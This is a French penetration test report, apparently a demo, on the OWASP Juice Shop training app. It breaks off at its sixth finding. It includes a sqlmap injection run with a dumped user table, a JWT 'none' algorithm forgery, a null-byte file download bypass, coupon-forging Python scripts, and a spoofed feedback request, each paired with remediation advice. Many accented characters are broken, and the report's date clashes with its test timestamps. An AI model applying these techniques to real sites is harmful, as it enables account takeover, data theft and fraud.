

Test d'intrusion Web - Demo

Client:

Juice Shop

2025-05-09

v1.0

Contact:

Alexandre Labb  

+33 1 23 45 67 89

alexandre@alabbe.fr



Sommaire

M��thodologie et P��rim��tre	3
R��sum�� ex��cutif	4
Aper��u des vuln��rabilit��s	5
Injection SQL dans la fonctionnalit�� Search (Critical)	6
Authentification non sécuris�� (Critical)	10
Donn��es sensibles publiquement accessibles (High)	13
Coupons de r��duction falsifiables (High)	15
Manque de contrôles d'acc��s dans la fonctionnalit�� Feedback (Medium)	18
M��canismes CAPTCHA faibles dans la fonctionnalit�� Feedback (Medium)	21
Liste des modifications	25



M  thodologie et P  rim  tre

Le pr  sent document constitue un rapport d'  valuation de la s  curit   de l'application web *Juicy Shop*. Cette   valuation a   t   r  alis  e afin d'identifier les faiblesses de s  curit  , d'en d  terminer l'impact, de documenter l'ensemble des constats de mani  re claire et reproductible, et de fournir des recommandations de rem  diation.

Le test a   t   conduit selon une approche **Black Box**, sans disposer d'identifiants ni de connaissances pr  alables sur l'application, dans le but d'identifier des vuln  rabilit  s inconnues. Les tests ont   t   effectu  s de mani  re non intrusive, avec pour objectif de r  v  ler le plus grand nombre possible de mauvaises configurations et de vuln  rabilit  s.

L'  valuation a   t   limit  e dans le temps (*time-boxed*). Par cons  quent, la liste des vuln  rabilit  s identifi  es ci-dessous n'est pas exhaustive. Cela ne garantit pas que d'autres vuln  rabilit  s ne puissent   tre d  couvertes ult  rieurement.

Le p  rim  tre de l'  valuation comprend l'URL suivante :

- <https://demo.owasp-juice.shop/>



R  sum   ex  cutif

La fonctionnalit   de recherche utilis  e pour filtrer les articles dans la boutique s'est av  r  e vuln  rable    une **injection SQL**. Cela permet    un attaquant d'extraire le contenu de la base de donn  es, en particulier des informations sensibles telles que des **identifiants**.

Les sessions de l'application sont g  r  es par des **JSON Web Tokens (JWT)**. Il a   t   possible pour le tester de manipuler ces jetons afin de forger des tokens consid  r  s comme valides sans disposer d'identifiants l  gitimes. Cela permettrait une **  l  vation de privil  ges** (horizontale et verticale) par usurpation de l'identit   de n'importe quel utilisateur de l'application.

Une page secr  te a   t   d  couverte dans l'application. Bien qu'elle ne soit li  e    aucune page, elle reste accessible publiquement. Elle contient des **informations techniques sensibles** sur l'application susceptibles d'  tre exploit  es par un attaquant pour lancer des attaques ult  rieures.

Les valeurs des coupons de r  duction ont pu   tre d  cod  es par le testeur. Cela permet    un attaquant de **forger des coupons valides** offrant des remises importantes. En cons  quence, il pourrait acheter des articles de la boutique    prix r  duit, voire gratuitement.

La publication d'avis clients peut   tre effectu  e au nom d'un utilisateur de l'application. Aucun contr  le d'acc  s n'est effectu   c  t   serveur, ce qui permet    un attaquant **d'usurper l'identit   d'utilisateurs existants**.

Le composant affect   impl  mente un **m  canisme CAPTCHA faible** destin      emp  cher des bots de soumettre des avis. En contournant cette protection, des acteurs malveillants pourraient inonder le formulaire de soumissions et g  n  rer de faux avis.



Aperçu des vulnérabilités

Au cours du test d'intrusion 6 vulnérabilités ont été identifiées dont **2 Critique**, **2 Élevée** et **2 Moyenne** :




Figure 1 - Répartition des vulnérabilités identifiées

Vulnérabilité	Criticité
Injection SQL dans la fonctionnalité Search	Critical
Authentification non sécurisé	Critical
Données sensibles publiquement accessibles	High
Coupons de réduction falsifiables	High
Manque de contrôles d'accès dans la fonctionnalité Feedback	Medium
Mécanismes CAPTCHA faibles dans la fonctionnalité Feedback	Medium



1. Injection SQL dans la fonctionnalit   Search

Etat de rem  diation:

Criticit  : Critical

Score CVSS: 9.1


Composants affect  s: OWASP Juicy Shop **Recommandation:** Les entr  es utilisateur doivent   tre soigneusement analys  es avant d'  tre utilis  es dans des requ  etes vers la base de donn  es.

Aper  u

La fonctionnalit   de recherche utilis  e pour filtrer les articles dans la boutique s'est av  r  e vuln  rable    une **injection SQL**. Cela permet    un attaquant d'extraire le contenu de la base de donn  es, en particulier des informations sensibles telles que des **identifiants**.

Description

L'endpoint `/rest/products/search?q=` est utilis   dans l'application pour filtrer les articles en sp  cifiant une requ  ete dans le **param  tre q**. La r  ponse suivante illustre le comportement normal de l'endpoint mentionn  .



```
HTTP/1.1 200 OK
Content-Type: application/json; charset=UTF-8
Content-Length: 1234

{
  "status": "success",
  "data": [
    {
      "id": 1,
      "name": "Apple Juice (1000ml)",
      "description": "The all-time classic.",
      "price": 1.99,
      "deluxePrice": 0.99,
      "image": "apple.juice.jpg",
      "createdAt": "2025-08-29 15:11:12.819 +00:00",
      "updatedAt": "2025-08-29 15:11:12.819 +00:00",
      "deletedAt": null
    },
    {
      "id": 6,
      "name": "Banana Juice (1000ml)",
      "description": "Monkeys love it the most.",
      "price": 1.99,
      "deluxePrice": 1.99,
      "image": "banana.juice.jpg",
      "createdAt": "2025-08-29 15:11:12.819 +00:00",
      "updatedAt": "2025-08-29 15:11:12.819 +00:00",
      "deletedAt": null
    },
    {
      "id": 42,
      "name": "Best Juice Shop Salesman Artwork",
      "description": "Unique digital painting depicting Stan, our most qualified and almost profitable salesman. He made a successful career at the juice shop finally adding his expertise to the Juice Shop marketing team.",
      "price": 5000,
      "deluxePrice": 5000,
      "image": "artwork2.jpg",
      "createdAt": "2025-08-29 15:11:12.823 +00:00",
      "updatedAt": "2025-08-29 15:11:12.823 +00:00",
      "deletedAt": null
    },
    {
      "id": 30,
      "name": "Carrot Juice (1000ml)",
      "description": "As the old German saying goes: \"Carrots are good for the eyes. Or has anyone ever seen a rabbit with glasses?\"",
      "price": 2.99,
      "deluxePrice": 2.99,
      "image": "carrot.juice.jpeg",
      "createdAt": "2025-08-29 15:11:12.822 +00:00",
      "updatedAt": "2025-08-29 15:11:12.822 +00:00",
      "deletedAt": null
    },
    {
      "id": 3,
      "name": "Eggfruit Juice (500ml)",
      "description": "Now with even more exotic flavour.",
      "price": 8.99,
      "deluxePrice": 8.99,
      "image": "eggfruit.juice.jpg",
      "createdAt": "2025-08-29 15:11:12.819 +00:00",
      "updatedAt": "2025-08-29 15:11:12.819 +00:00",
      "deletedAt": null
    }
  ]
}
```

Figure 2 - R  ponse HTTP a la requ  te GET /rest/products/search?q=

Cependant, il a   t   constat   qu'en ajoutant un **guillemet simple** ('), une erreur se produit dans l'application et un message d'erreur SQLite s'affiche.



500 Error: SQLITE_ERROR: near "%": syntax error

Figure 3 - Erreur SQLite caus  e par le payload

Le guillement est fr  quemment employ  e dans la syntaxe des requ  tes SQL. Un attaquant voyant cette erreur apr  s avoir envoy   le payload précédent peut facilement d  tecter la pr  sence d'une vuln  rabilit   de type **injection SQL (SQLi)**. L'outil **sqlmap** a



ensuite été utilisé pour confirmer la vulnérabilité et l'exploiter afin d'extraire des données sensibles de la base.

```
(.venv) → SQLI sqlmap -r sqli_search.http -p q --level 3

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
ate and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:41:05 /2025-08-29

[17:41:05] [INFO] parsing HTTP request from 'sqli_search.http'
[17:41:05] [INFO] testing connection to the target URL
[17:41:06] [INFO] checking if the target is protected by some kind of WAF/IPS
[17:41:06] [INFO] testing if the target URL content is stable
[17:41:06] [INFO] target URL content is stable
[17:41:06] [WARNING] heuristic (basic) test shows that GET parameter 'q' might not be injectable
[17:41:06] [INFO] testing for SQL injection on GET parameter 'q'
[17:41:06] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[17:41:06] [INFO] GET parameter 'q' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[17:41:06] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'SQLite'
```

Figure 4 - Détection de la vulnérabilité avec sqlmap

Le contenu d'une table nommée **Users** a ainsi pu être extrait, donnant accès à des **hashs MD5** qui peuvent être cassés hors ligne pour obtenir les mots de passe en clair.

Database: <current>
Table: **Users**
[22 entries]

+-----+ <th>id</th> <th>email</th> <th>isActive</th> <th>password</th> <th>username</th> <th>+</th>	id	email	isActive	password	username	+
9	J12934@juice-sh.op	1	0192	0192	<blank>	
15	accountant@juice-sh.op	1	e541	e541	<blank>	
1	admin@juice-sh.op	1	0c36	0c36	<blank>	
11	amy@juice-sh.op	1	6edd	6edd	bkimminich	
3	bender@juice-sh.op	1	8619	8619	<blank>	
4	bjoern.kimminich@gmail.com	1	3869	3869	<blank>	
12	bjoern@juice-sh.op	1	f2f9	f2f9	<blank>	
13	bjoern@owasp.org	1	b03f	b03f	<blank>	
14	chris.pike@juice-sh.op	1	3c2a	3c2a	<blank>	
5	ciso@juice-sh.op	1	9ad5	9ad5	wurstbrot	
17	demo	1	030f	030f	<blank>	
19	emma@juice-sh.op	1	7f31	7f31	<blank>	
21	ethereum@juice-sh.op	1	9283	9283	<blank>	
2	jim@juice-sh.op	1	10a7	10a7	<blank>	
18	john@juice-sh.op	1	963e	963e	<blank>	
8	mc.safesearch@juice-sh.op	1	05f9	05f9	<blank>	
7	morty@juice-sh.op	1	fe01	fe01	<blank>	
20	stan@juice-sh.op	1	0047	0047	j0hNny	
6	support@juice-sh.op	1	402f	402f	E=ma ²	
22	testing@juice-sh.op	1	e904	e904	SmilinStan	
16	uvogin@juice-sh.op	1	2c17	2c17	evmrox	
10	wurstbrot@juice-sh.op	1	b616	b616	<blank>	

Figure 5 - Exploitation de l'injection SQL avec sqlmap

Enfin, le code source de l'application a pu être extrait lors de l'évaluation. La capture d'écran suivante montre que les données d'entrée ne sont effectivement pas filtrées avant d'être incluses dans la requête SQL.



```
export function searchProducts () {
  return (req: Request, res: Response, next: NextFunction) => {
    let criteria: any = req.query.q === 'undefined' ? '' : req.query.q ?? ''
    criteria = (criteria.length <= 200) ? criteria : criteria.substring(0, 200)
    models.sequelize.query(`SELECT * FROM Products WHERE ((name LIKE '%${criteria}%' OR description LIKE '%${criteria}%') AND deletedAt IS NULL) ORDER BY name`)
      .then(([products]: any) => {
```

Figure 6 - Code source de la vuln  rabilit  

Recommandation

- Les donn  es fournies par les utilisateurs ne doivent en aucun cas  tre utilis  es sans validation pr  alable.
- Il est recommand   d'utiliser des requ  tes pr  par  es (Prepared statements) afin d'emp  cher toute alt  ration de la syntaxe SQL par des entr  es malveillantes.

Informations suppl  mentaires

- https://owasp.org/www-community/attacks/SQL_Injection



2. Authentification non sécuris  

Etat de rem  diation:

Criticit  : Critical

Score CVSS: 9.0

Composants affect  s: OWASP Juicy Shop **Recommandation:** Renforcer la v  rification de la signature des JSON Web Tokens (JWT).

Aper  u

Les sessions de l'application sont g  r  es par des **JSON Web Tokens (JWT)**. Il a   t   possible pour le tester de manipuler ces jetons afin de forger des tokens consid  r  s comme valides sans disposer d'identifiants l  gitimes. Cela permettrait une **  l  vation de privil  ges** (horizontale et verticale) par usurpation de l'identit   de n'importe quel utilisateur de l'application.

Description

Il a   t   constat   que les *JSON Web Tokens (JWT)*   taient utilis  s pour g  rer les sessions sans stockage c  t   serveur. Ces jetons sont   mis par le backend apr  s la phase d'authentification. Leur validit   repose sur la partie signature qui ne doit pas   tre modifiable par les utilisateurs.

Plusieurs algorithmes de signature existent, sym  triques ou asym  triques (HS256, RS256, ...). La premi  re partie d'un JWT contient des m  tadonn  es indiquant l'algorithme de signature. Au moment de l'  valuation, ces m  tadonn  es pouvaient   tre modifi  es pour indiquer un autre algorithme (dans ce cas `none`). En r  glant l'algorithme sur `none` et en supprimant la signature, le testeur a pu forger un token accept   comme valide par le backend.



Figure 7 - Algorithme de signature JWT remplacé par none

En retirant la signature, les données du jeton peuvent être modifiées par un attaquant, y compris l'identifiant de session. Cela permet l'usurpation d'identité de n'importe quel utilisateur de l'application.



The screenshot shows a browser interface with the following details:

- Request:** A GET request to `/profile` with various headers (Host, User-Agent, Accept, etc.) and a cookie named `token` containing a long Base64 string.
- Response:** A JSON response with the following structure:

```
{"status": "success", "data": {"id": 1}}
```
- Inspector:** The `Selected text` pane shows the `data` field of the JSON response, which has been modified to contain the value `1` instead of the original value.

Figure 8 - Champ id modifi   dans les donn  es du jeton

Recommandation

- viter les impl  mentations JWT personnalis  es.
 - Privil  gier des biblioth  ques open-source reconnues et  jour, qui impl  mentent correctement les v  rifications de signature et les bonnes pratiques de s  curit  .
 - Lors de la v  rification des JWT, comparer l'algorithme d  clar   avec une liste restreinte d'algorithmes connus et autoris  s par l'application.

Informations suppl  mentaires

- https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/



3. Donn  es sensibles publiquement accessibles

Etat de rem  diation:

Criticit  : High

Score CVSS: 8.6

Composants affect  s: OWASP Juicy Shop **Recommandation:** Ajouter des contrôles d'accès pour limiter l'accès aux pages sensibles et d'administration

Aper  u

Une page secr  te a   t   d  couverte dans l'application. Bien qu'elle ne soit li  e    aucune page, elle reste accessible publiquement. Elle contient des **informations techniques sensibles** sur l'application susceptibles d'  tre exploit  es par un attaquant pour lancer des attaques ult  rieures.

Description

L'endpoint `/ftp` a   t   facilement trouv   par le testeur en *fuzzing* les pages de l'application. Cette page, destin  e initialement aux utilisateurs normaux, expose des fichiers sensibles contenant des informations techniques sur l'application.




Figure 9 - Fichiers sensibles publiquement accessibles

Ces fichiers contiennent des   l  ments permettant    un attaquant de mieux comprendre le fonctionnement de l'application et de monter des attaques ult  rieures.   t premi  re vue, seuls des fichiers `.pdf` et `.md` semblent t  l  chargeables. Toutefois, ce m  canisme de protection peut   tre contourn   en ajoutant un **octet nul**    la fin du nom de fichier suivi d'une extension valide. La capture d'  cran ci-dessous montre que le fichier restreint `coupons_2013.md.bak` peut   tre t  l  charg   en acc  dant    l'URL `/ftp/coupons_2013.md.bak%2500.md`.




Figure 10 - Contournement de la v  rification de l'extension avec un octet nul

Recommandation

- Ajouter des contrôles pour limiter l'accès aux pages sensibles.
- Neutraliser les octets nuls lors de l'analyse des paramètres d'URL

Informations suppl  mentaires

- https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure



4. Coupons de r  duction falsifiables

Etat de rem  diation:

Criticit  : High

Score CVSS: 8.2

Composants affect  s: OWASP Juicy Shop **Recommandation:** G  n  rer les valeurs des coupons avec des algorithmes impr  visibles.

Aper  u

Les valeurs des coupons de r  duction ont pu  tre d  cod  es par le testeur. Cela permet   un attaquant de **forger des coupons valides** offrant des remises importantes. En cons  quence, il pourrait acheter des articles de la boutique   prix r  duit, voire gratuitement.

Description

Apr  s avoir t  l  charg   le fichier sensible `coupons_2013.md.bak` (voir la vuln  rabilit   *Donn  es sensibles publiquement accessibles*), le testeur a pu consulter des coupons p  rim  s. Ils n  taient pas utilisables dans l'application, mais ont permis au testeur de mieux comprendre le syst  me de g  n  ration des coupons. Les coupons mentionn  s ci-dessous ont  t  t trouv  s encod  s avec l'algorithme `z85`.

```
n<MibgC7sn
mNYS#gC7sn
o*IVigC7sn
k#pDlgC7sn
o*I]pgC7sn
n(XRvgC7sn
n(XLtgC7sn
k#*AfgC7sn
q:<IqgC7sn
pEw8ogC7sn
pes[BgC7sn
l}6D$gC7ss
```

Il ne s'agit pas d'un algorithme de chiffrement et, de ce fait, il ne n  cessite aucun secret pour  tre d  cod  . Le script Python suivant a  t  t utilis   pour le processus de d  codage.

```
from zmq.utils import z85

with open("coupons_2013.md.bak") as file:
    coupons = file.read().strip().split()

for coupon in coupons:
```



```
decoded = z85.decode(coupon).decode("utf-8")
print(decoded)
```

Les valeurs d  cod  es obtenues sont list  es ci-dessous. Leur format semble   tre le suivant :

- Un nom de mois en 3 lettres (en majuscules)
- Un nombre    2 chiffres pour l'ann  e
- Un tiret
- Un nombre    2 chiffres pour le pourcentage de remise

```
JAN13-10
FEB13-10
MAR13-10
APR13-10
MAY13-10
JUN13-10
JUL13-10
AUG13-10
SEP13-10
OCT13-10
NOV13-10
DEC13-15
```

Le code suivant a   t   utilis   pour forger des coupons correspondant    la date de l'  valuation.

```
from zmq.utils import z85

data_to_forged = "AUG25-50"
forged = z85.encode(data_to_forged.encode("utf-8")).decode("utf-8")

print(forged)
```

Le coupon suivant a pu   tre ainsi forg  .

```
k#*Agh7ZWt
```

Comme le montre la capture d'  cran ci-dessous, le coupon a   t   accept   par l'application et a permis de r  duire le montant du panier.



The screenshot shows a 'My Payment Options' page. At the top, there are buttons for 'Add new card', 'Add a credit or debit card', and 'Pay using wallet'. The 'Wallet Balance' is shown as 0.00. Below these are sections for 'Add a coupon' and 'Add a coupon code to receive discounts'. A text input field contains the placeholder 'Your discount of 50% will be applied during checkout.' A tooltip above the input field says 'Coupon*'. Below the input field is a note: 'Need a coupon code? Follow us on [BlueSky](#) or [Reddit](#) for monthly coupons and other spam!' To the right of the input field is a progress bar showing '0/10' and a 'Redeem' button. At the bottom of the page, there are 'Back' and 'Continue' buttons, with a note: 'You can review this order before it is finalized.'

Figure 11 - Le faux coupon a pu  tre consid  r   valide par l'application

Recommandation

- Les valeurs des coupons doivent  tre **uniques et impr  visibles**, par exemple en ajoutant de l'al  a (randomness) au processus de g  n  ration, afin d'emp  cher toute pr  diction ou falsification.

Informations suppl  mentaires

- https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/



5. Manque de contrôles d'accès dans la fonctionnalité Feedback

Etat de remédiation:

Criticit  : Medium

Score CVSS: 5.8

Composants affect  s: OWASP Juicy Shop **Recommandation:** Extraire l'identit   de l'  metteur de la requ  te depuis la session utilisateur

Aper  u

La publication d'avis clients peut   tre effectu  e au nom d'un utilisateur de l'application. Aucun contr  le d'acc  s n'est effectu   c  t   serveur, ce qui permet    un attaquant **d'usurper l'identit   d'utilisateurs existants.**

Description

La fonctionnalit   Feedback client permet    un attaquant d'usurper d'autres utilisateurs de l'application lors de la publication d'un avis. L'identit   de l'utilisateur qui publie l'avis n'est pas extraite de la session, mais des donn  es de la requ  te. La requ  te peut   tre r  alis  e de mani  re non authentifi  e en supprimant les donn  es de session du cookie. Cela permet    un attaquant de soumettre n'importe quelle valeur dans le champ `UserId`, entra  nant l'usurpation de l'utilisateur correspondant    l'identifiant fourni.



Request

Pretty Raw Hex

```
1 POST /api/Feedbacks/ HTTP/1.1
2 Host: 127.0.0.1:3000
3 Content-Length: 89
4 Content-Type: application/json
5
6 {
7     "UserId":1,
8         "captchaId":7,
9         "captcha":"10",
10        "comment":"test (**in@juice-sh.op)",
11        "rating":1
12    }
13
14
15
16 }
```

?

⚙

↶

↷

Search

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Location: /api/Feedbacks/14
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 174
10 ETag: W/"ae-Ga4rB2ParsDQym7NjR3jeUgtQbM"
11 Vary: Accept-Encoding
12 Date: Fri, 29 Aug 2025 19:52:33 GMT
13 Connection: keep-alive
14 Keep-Alive: timeout=5
15
16 {
17     "status":"success",
18     "data":{
19         "id":14,
20         "UserId":1,
21         "comment":"test (**in@juice-sh.op)",
22         "rating":1,
23         "updatedAt":"2025-08-29T19:52:32.995Z",
24         "createdAt":"2025-08-29T19:52:32.995Z"
25     }
26 }
```



Figure 12 - Usurpation d'identit   lors de la publication d'un avis

Recommandation

- Ajouter des contrôles d'accès sur l'endpoint de publication des avis.
- Supprimer le champ `UserId` du corps de la requête et extraire l'identité depuis la session utilisateur.

Informations suppl  mentaires

- https://owasp.org/Top10/A01_2021-Broken_Access_Control/



6. Mécanismes CAPTCHA faibles dans la fonctionnalité Feedback

Etat de remédiation:

Criticité: Medium

Score CVSS: 5.3

Composants affectés: OWASP Juicy Shop **Recommandation:** Installer ou mettre en œuvre une protection CAPTCHA robuste.

